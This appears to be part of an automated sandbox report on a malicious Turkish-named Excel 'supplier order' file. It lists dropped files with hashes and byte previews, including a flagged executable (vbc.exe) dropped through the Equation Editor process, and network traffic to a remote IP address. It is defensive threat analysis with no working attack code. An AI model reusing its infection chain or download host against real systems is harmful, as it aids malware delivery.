<tr><td>SHA-512:</td><td>8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>high, very likely benign file</td></tr>
<tr><td>Preview:</td><td>......JFIF.. ....+!.$...2"3*7%"0..................."........................."..............#............"..!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2DC1A5DE.emf

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>Windows Enhanced Metafile (EMF) image data version 0x10000</td></tr>
</table>

Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152800116954332
Encrypted:	false
SSDEEP:	3072:vXtr8tV3lqf4ZdAt06J6dabLr92W2qtX2cT:1ahIFdyiaT2qtXl
MD5:	BD4C089D8210CF4FCF74013334B2B925
SHA1:	1B98EDBC5386B92D82AC9B6174DEE1BC5411CC5E
SHA-256:	BC1A75F99B79C98350DA4BB5561EAC01186DACF8D64F3AE8D4822E1A028644D9
SHA-512:	5D7A6FB4798CC15FFDEF6F5282CD2A07034C4C8C92AFFF6199382F0FA72E9C8B46C625D3B0A7311AD5E3D1EBE27DBDD3E35166A758DC0DB8D974A722FB20B8C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....l.....C.....m>...&.. EMF.....&.....\K..hC..F..... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....x$...`....f.x.@h.%...<.....d...RQUQ.....L.....$QUQ..... ...Id.x..... .....d.x.....M.....Oq....%...X...%...7.....{$.....C.a.l.i.b.r.i.....8.x..dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3E390AF6.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!....$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(.....0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7oR..i6...a..4g.....B.@&.....|>...?299I&.!....:....nW.4...?.....|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2.....T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\51ABE6A8.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT.DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$.I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.?O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.....ID}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\57CFF8ED.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false

SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG........IHDR.............<.q.....IDATx..Yo.......}.B.Z-9.";r..F..A..h....)z.~.~. .M......ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z......}.H..A.o..[..\Gm..a....er.m....f!... .$133...".........R..h4.x.^.Earr.?..O..qz{{..........322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ ....p....q..P.............(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o......q.fX.G....... .%.....f.........=.(.\|>.....===<x....!L.$..R.........:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&......\|>...?299I&.!....:....nW.4...?......\|..G..I....+......@WW..J.d2.......&.J155u.s>..K....iw.@..C.$<.....H$...D.4...... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP......\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.......qL.P(..F.......*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\71BAD9C.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................".........................."..............#............"...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i......"J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\74B1E683.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3 5
Malicious:	false
Preview:	.PNG........IHDR...............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M.......:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N. .^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1E3120A.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C

SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AD99E047.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR......./....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT.DK...ukX.....t.%..iB.....w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$.I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-..._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.?O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#..#..!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F549927F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Temp\~DF154F786FDBAE324B.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF299AB401C235ABC6.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFDCEA4DA1BBD5FBBA.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	188488
Entropy (8bit):	7.9577593900244965
Encrypted:	false
SSDEEP:	3072:6EmIit1DhLZAdQFZ7/a96EBEiE694tQDBbZuVqXx4N6KKbq0tTnZEaxwjsaHALv0:Jgt1dLZAY0bBEi3iQ9NcqXxGuV2HHw0
MD5:	650BB8E5FE570BDE782BE21C4E9F421C
SHA1:	FD3FFA031546F1DFA7ED884689CA1E85941FCA1E
SHA-256:	247838308FB5E12A258DEF82A63E3A752D1536D1771539D63CEBCF283B8154B5
SHA-512:	B288B2BFF546A427C6C683879F4AA17F60C794B8A0DF3ABFEA37451490C7F737A5BA5460FAB91E09CEA69A0E6DBF6DFF7CA65206369E7E8E19AB2058B7342CC7
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFE8FF70B607AC6E32.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$TedarikciSiparisi_83613 .xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937

Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	229376
Entropy (8bit):	7.903722597215708
Encrypted:	false
SSDEEP:	3072:AZZ8kwSCcwugf3DaUrpXtKY/c3QSXCjE/jlgQW9BPnXKWIhmpCCBHhGThql:mCugfz/5t//sTXC2b3rPXahqC
MD5:	CE42FE431B88922AB59B6FD880CADCF6
SHA1:	652914D960DA1D37D270DB7F6E3B07C9D4B0E3A9
SHA-256:	4D8CC87942499042195CEC4FDB2FC5869D4BF98A1D827FD30FB74E82CF0FDC0F
SHA-512:	62B30A77CB2EF3491ABB3EC517CA966C4A9EAFA0F263118BA817A4CE87F8D3CDDC014BCE25FF268435B7F69605E6C14B8031B482F7CAF00E855964C618C609BA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....~b.....v...\|..... .....@.. ..... .`.....p...W.....P..... ..... ..H.....text....u... ...v..... ..`.reloc.....x.....@..B.rsrc..... .....z.....@..@.....H.....P...D.....=....."(....*....0.....(>...*..0..6.....+.&.(.....(.....(....:.....E.....-.....&&..(.... y...(....%& ~...(.... %&(.... ....(.... ....(....(.... ....(.... ....(....(.... ....(....%&(.... ....(....%& ....(....(.....(....(....:.....E.....&..(.....(....9....&.(.....(....(....%&:.....E.....&...(.....(.....(....%&(....&. (....8.....$(....(....%.((.....%.,(....~?....%.0(.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9577593900244965
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	TedarikciSiparisi_83613 .xlsx
File size:	188488
MD5:	650bb8e5fe570bde782be21c4e9f421c
SHA1:	fd3ffa031546f1dfa7ed884689ca1e85941fca1e
SHA256:	247838308fb5e12a258def82a63e3a752d1536d1771539d63cebcf283b8154b5
SHA512:	b288b2bff546a427c6c683879f4aa17f60c794b8a0df3abfea37451490c7f737a5ba5460fab91e09cea69a0e6dbf6dff7ca65206369e7e8e19ab2058b7342cc7
SSDEEP:	3072:6EmIit1DhLZAdQFZ7/a96EBEiE694tQDBbZuVqXx4N6KKbq0tTnZEaxwjsaHALv0:Jgt1dLZAY0bBEi3iQ9NcqXxGuV2HHw0
TLSH:	0B041267B487283DF61262390A8B5493C52C9FCB88BBD16A468CBD75F77CE6050B243D
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:14:12.248838902 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.467067957 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.467297077 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.468460083 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.687846899 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.687892914 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.687918901 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.687942028 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.688054085 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.692761898 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.906400919 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906440020 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906470060 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906497955 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906524897 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906553984 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.906555891 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.906588078 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.906590939 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.906594038 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.910749912 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.910798073 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:12.910878897 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:12.910897017 CEST	49171	80	192.168.2.22	180.214.238.224
May 14, 2022 15:14:13.124620914 CEST	80	49171	180.214.238.224	192.168.2.22
May 14, 2022 15:14:13.124664068 CEST	80	49171	180.214.238.224	192.168.2.22
